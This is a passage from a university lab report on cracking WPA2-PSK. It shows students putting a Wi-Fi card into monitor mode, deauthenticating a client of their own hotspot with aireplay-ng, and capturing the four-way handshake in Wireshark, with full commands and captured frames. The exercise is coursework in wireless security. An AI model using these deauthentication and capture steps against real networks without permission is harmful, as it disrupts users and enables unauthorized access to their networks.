

Cracking WPA2-PSK and analyzing Security of IITH Wi-Fi

Assignment 7

Akash Tadwai. Kamal Shrestha

ES18BTECH11019, CS21MTECH16001

Apr 19, 2022

PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Akash Tadwai, Kamal Shrestha

Date: Apr 19, 2022

Signature: AT, KS

Table of Contents

PLAGIARISM STATEMENT	1
PART-A	4
Pre-Requisites	4
Setting up stand-alone Wi-Fi AP	4
Disabling the Network Manager	4
Enabling Wi-Fi radio in monitor mode at specific channel	4
Capturing Wi-Fi MAC packets of specified SSID using wireshark	6
Deauthenticating client	6
Password Cracking	8
Failure	9
Success	9
Targeting a victim AP in neighborhood	10
Disabling Network interface	10
Switching the Wi-Fi radio in monitor mode at a specific channel	10
Launching the Deauthentication Attack	12
Capturing the packets while the target reconnects	13
Cracking the WPA2-PSK passphrase using a password list	15
The four way handshake process occurs as follows:	16
PART-B	18
IITH AP & RSN IE	18
BSS Id: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)	18
Client Identification & Handshake messages	19
802.1X Authentication	20
Message Flow Diagram & Uses of UID/PWD by AS	21
Message Flow Diagram [5]	22
Wrong Password Case	22
Success:	23
Failure	23
Management Frames Protection	24
Password Cracking in WPA2 Enterprise	24
Attacks possible on WPA2-EAP	24
Authentication of IITH-Guest	25
Entering Wrong Password while connecting to IITH Guest Wi-Fi Network	26
Connecting with Correct Password	26
Connecting with Wrong Password	26
Difference between them	27

Difference of call flows between IITH-Guest and IITH Wi-Fi Network	27
Analyze RSN IE in beacon and probe responses	28
Beacon Frames	28
Probe Responses	28
Security Mechanisms for IITH, IITH-GUest and own AP	29
Credit Statement:	30
References:	31

PART-A

1. Pre-Requisites

1.1. Setting up stand-alone Wi-Fi AP

We used a smartphone to create a hotspot with WPA2-PSK security named:
ES18BTECH11019

1.2. Disabling the Network Manager

First and Foremost thing to do, is to disable the network manager so that it won't interfere while performing deauth attack by changing channels.

```
sudo systemctl stop NetworkManager.service
```

1.3. Enabling Wi-Fi radio in monitor mode at specific channel

To enable the Wi-Fi interface card in the monitor or promiscuous mode we followed the following steps:

1. First we checked what is the name of the Wi-Fi interface card using the following command:

```
ifconfig
```

```
wlp0s20f3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.102 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::c94a:a842:3d0e:a0d3 prefixlen 64 scopeid 0x20<link>  
    ether bc:54:2f:0a:31:9c txqueuelen 1000 (Ethernet)  
    RX packets 514370 bytes 689589467 (689.5 MB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 138136 bytes 100248764 (100.2 MB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

As we can see the name of the Wi-Fi interface as : “*wlp0s20f3*”

2. Now, to enable the Wi-Fi radio in monitor mode we use the following command:

```
sudo airmon-ng start wlp0s20f3
```

```

Activities Terminal
अप्रैल 13 23:17
kamal@kamal:~$ sudo airmon-ng start wlp0s20f3

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
855 avahi-daemon
902 wpa_supplicant
917 avahi-daemon
35766 NetworkManager

PHY Interface Driver Chipset
phy0 wlp0s20f3 iwlwifi Intel Corporation Wi-Fi 6 AX201

(mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
(mac80211 station mode vif disabled for [phy0]wlp0s20f3)

```

Activities Wireshark

अप्रैल 13 16:16

PartA_3.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.da == 08:25:25:a9:70:26 or wlan.da == 3e:7a:d7:23:2d:28 or wlan.da == ff:ff:ff:ff:ff:ff

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
34	1.023730022	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1543, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
43	1.124650109	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1544, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
47	1.226923195	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1545, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
48	1.329804356	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1546, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
49	1.432950133	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1547, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
52	1.534893980	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1548, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
54	1.637746880	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1549, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
55	1.741250115	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1550, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
56	1.841354988	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1551, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
58	1.944567984	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1552, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
64	2.050585678	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1553, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
66	2.149052444	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1554, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
67	2.250975201	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1555, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
69	2.353557889	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1556, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
71	2.455821590	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1557, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
75	2.558356612	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1558, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
91	2.661433274	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1559, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
92	2.764995269	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1560, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
93	2.865299996	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1561, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
103	2.967730076	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1562, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
113	3.072759849	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1563, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
119	3.172492870	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1564, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
122	3.251359820	0c:0e:76:4d:2c:00	Broadcast	802.11	343	Beacon frame, SN=243, FN=0, Flags=.....C, BI=100, SSID=dlink-2C00		
123	3.274894083	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1565, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
124	3.378549766	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1566, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
131	3.480950341	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1567, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
134	3.583381374	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1568, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
138	3.662216537	0c:0e:76:4d:2c:00	Broadcast	802.11	343	Beacon frame, SN=249, FN=0, Flags=.....C, BI=100, SSID=dlink-2C00		
139	3.685720193	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1569, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
142	3.786894315	3e:7a:d7:23:2d:28	Broadcast	802.11	304	Beacon frame, SN=1570, FN=0, Flags=.....C, BI=100, SSID=ES188TECH11019		
147	3.824136562	f2:60:03:e7:eb:27	Broadcast	802.11	195	Probe Request, SN=585, FN=0, Flags=.....C, SSID=wildcard (Broadcast)		
148	3.824702843	f2:60:03:e7:eb:27	Broadcast	802.11	207	Probe Request, SN=586, FN=0, Flags=.....C, SSID=NTFiber-DA76		
151	3.828084917	f2:60:03:e7:eb:27	Broadcast	802.11	202	Probe Request, SN=587, FN=0, Flags=.....C, SSID=JS Wifi		
152	3.828498576	f2:60:03:e7:eb:27	Broadcast	802.11	207	Probe Request, SN=588, FN=0, Flags=.....C, SSID=NTFiber-2B21		

Frame 20531: 93 bytes on wire (744 bits), 93 bytes captured (744 bits)

Radiotap Header v0, Length 56

- Header revision: 0
- Header pad: 0
- Header length: 56
- Present flags
- MAC timestamp: 522582249
- Flags: 0x10
- Data Rate: 1.0 Mb/s
- Channel frequency: 2437 [BG 6]
- Channel flags: 0x00a0, Complementary Code Keying (CCK), 2 GHz spectrum
- Antenna signal: -30dBm
- RX flags: 0x0000
- timestamp information

Channel flags (radiotap.channel.flags), 2 bytes

Packets: 74083 - Displayed: 7105 (9.6%) - Dropped: 0 (0.0%)

2. Capturing Wi-Fi MAC packets of specified SSID using wireshark

Now that our Wi-Fi radio is setted in monitor mode, we will now start wireshark and start capturing packets.

As you can see there are a lot of beacon frames sent by the AP: *ES18BTECH11019*, which means that it is ready to connect to any client that sends a probe response.


Using the airodump-ng we have checked the corresponding MAC address of our AP.

```
sudo airodump-ng wlp0s20f3monmon
```

3. Deauthenticating client


3.1. We used the following command to de-authenticate the client.

```
sudo aireplay-ng -0 <number_of_requests> -a <AP_MAC> -c <Client's MAC>  
<Wifi Interface>
```



```
kamal@kamal:~$ sudo aireplay-ng -0 11111 -a 3e:7a:d7:23:2d:28 -c 08:25:25:a9:70:26 wlp0s20f3monmon
15:44:58 Waiting for beacon frame (BSSID: 3E:7A:D7:23:2D:28) on channel 6
15:44:58 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [ 6|30 ACKs]
15:44:59 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [ 0|131 ACKs]
15:45:09 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [26|1985 ACKs]
15:45:23 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [289|1120 ACKs]
15:45:36 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [689|486 ACKs]
15:45:49 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [41|213 ACKs]
15:46:02 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [346|813 ACKs]
15:46:15 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [17|3392 ACKs]
15:46:28 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [1449|3130 ACKs]
15:46:54 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [227|2876 ACKs]
15:46:55 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [ 0|196 ACKs]
15:47:08 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [350|799 ACKs]
15:47:17 Sending 64 directed DeAuth (code 7), STMAC: [08:25:25:A9:70:26] [26|^C69 ACKs]
```

3.2 We can see in wireshark that the client got de-authenticated.



Activities Wireshark 13:16:17 PartA_3.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Filter: wlan.da == 08:25:25:a9:70:26 or wlan.da == 3e:7a:d7:23:2d:28 or wlan.da == ff:ff:ff:ff:ff:ff

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
1285	9.919427267	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....
1286	9.921633095	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....
1289	9.925569932	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....
1290	9.927773990	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....
1291	9.931140723	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=140, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
1292	9.931151331	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....
1293	9.933280482	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....
1294	9.936651452	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....
1295	9.938858238	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....
1296	9.942151191	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	38			Deauthentication, SN=0, FN=0, Flags=.....

Frame 1292: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on interface wlan0

Ethernet II, Src: Realtek (08:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Radio tap header v0, Length 12

Header revision: 0

Header pad: 0

Header length: 12

Present flags

Data Rate: 1.0 Mb/s

802.11 radio information

Data rate: 1.0 Mb/s

[Duration: 304µs]

[Expert Info (Warning/Assumption): No preamble length information was available. (Reason code 0x00)]

IEEE 802.11 Deauthentication, Flags:

Type/Subtype: Deauthentication (0x000c)

Frame Control Field: 0x0000

-00 = Version: 0
-00 = Type: Management Frame (0)
- 1100 = Subtype: 12
- Flags: 0x00
 -00 = DS status: Not leaving DS or network is operating in AD-HOC mod.
 -0 = More Fragments: This is the last fragment
 -0 = Retry: Frame is not being retransmitted
 - ..0 = PWR MGT: STA will stay up
 - ..0 = More Data: No data buffered
 - 0 = Protected flag: Data is not protected
 - 0 = Order flag: Not strictly ordered
 - 00000010011010 = Duration: 314 microseconds
 - Receiver address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 - Destination address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 - Transmitter address: 3e:7a:d7:23:2d:28 (3e:7a:d7:23:2d:28)
 - Source address: 3e:7a:d7:23:2d:28 (3e:7a:d7:23:2d:28)
 - BSS ID: 3e:7a:d7:23:2d:28 (3e:7a:d7:23:2d:28)
 -0000 = Fragment number: 0
 - 000000000000 = Sequence number: 0

IEEE 802.11 Wireless Management


Fixed parameters (2 bytes)

Reason code: Class 3 frame received from nonassociated STA (0x0007)

Reason for unsolicited notification (wlan.fixed.reason_code), 2 bytes

Packets: 74083 · Displayed: 7105 (9.6%) · Dropped: 0 (0.0%) Profile: Default

The client now again enters the password to reconnect to the AP and hence we captured the four-way handshake messages shown in the screenshots below,



Activities Wireshark 13:16:23 PartA_3.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Filter: wlan.da == 08:25:25:a9:70:26 or wlan.da == 3e:7a:d7:23:2d:28 or wlan.da == ff:ff:ff:ff:ff:ff

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
20472	75.774387252	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=263, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20475	75.876748318	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=264, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20476	75.979175535	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=265, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20478	76.082443507	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=266, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20480	76.183932626	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=267, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20482	76.286354721	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=268, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20483	76.389994212	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=269, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20484	76.492141543	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=270, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20485	76.497810300	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	210			Probe Request, SN=2149, FN=0, Flags=....., SSID=ES18BTECH1019
20487	76.508254085	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	264			Probe Response, SN=271, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20489	76.508351834	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	90			Authentication, SN=2150, FN=0, Flags=....., C
20491	76.508890992	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	90			Authentication, SN=3641, FN=0, Flags=....., C
20493	76.512424380	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	247			Association Request, SN=2151, FN=0, Flags=....., C, SSID=ES18BTECH1019
20495	76.522485152	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	215			Association Response, SN=3643, FN=0, Flags=....., C
20497	76.533003900	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	210				Key (Message 1 of 4)
20499	76.540634589	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	215			Key (Message 2 of 4)
20501	76.548971239	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	249			Key (Message 3 of 4)
20503	76.552257062	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	193			Key (Message 4 of 4)
20507	76.570491706	8c:9e:7d:4d:2c:00	Broadcast	802.11	343			Beacon frame, SN=1017, FN=0, Flags=....., BI=100, SSID=dlink-2000
20510	76.597549041	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=272, FN=0, Flags=....., BI=100, SSID=ES18BTECH1019
20512	76.619045679	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	93			Action, SN=1188, FN=0, Flags=....., C
20514	76.619064999	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	93			Action, SN=273, FN=0, Flags=....., C
20519	76.644427244	XiaomiCo_a9:70:26	Broadcast	802.11	446			QoS Data, SN=1, FN=0, Flags=p....., TC
20521	76.649113272	XiaomiCo_a9:70:26	Broadcast	802.11	444			Data, SN=806, FN=0, Flags=p....., F.C
20522	76.651780103	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	93			Action, SN=274, FN=0, Flags=....., C
20524	76.652260241	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	843			QoS Data, SN=0, FN=0, Flags=p....., F.C
20526	76.652829692	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	93			Action, SN=1189, FN=0, Flags=....., C
20529	76.653914025	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	93			Action, SN=275, FN=0, Flags=....., C
20531	76.654753067	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	802.11	93			Action, SN=1190, FN=0, Flags=....., C
20540	76.659425206	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	281			QoS Data, SN=0, FN=0, Flags=p....., R.F.C
20541	76.659420474	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	802.11	851			QoS Data, SN=1, FN=0, Flags=p....., F.C


Channel flags: 0x00a0, Complementary Code Keying (CCK), 2 GHz spectrum

-0 = Turbo: False
-1 = Complementary Code Keying (CCK): True
-0 = Orthogonal Frequency-Division Multiplexing (OFDM): False
-1 = 2 GHz spectrum: True
-0 = Passive: False
-0 = Dynamic CCK-OFDM: False
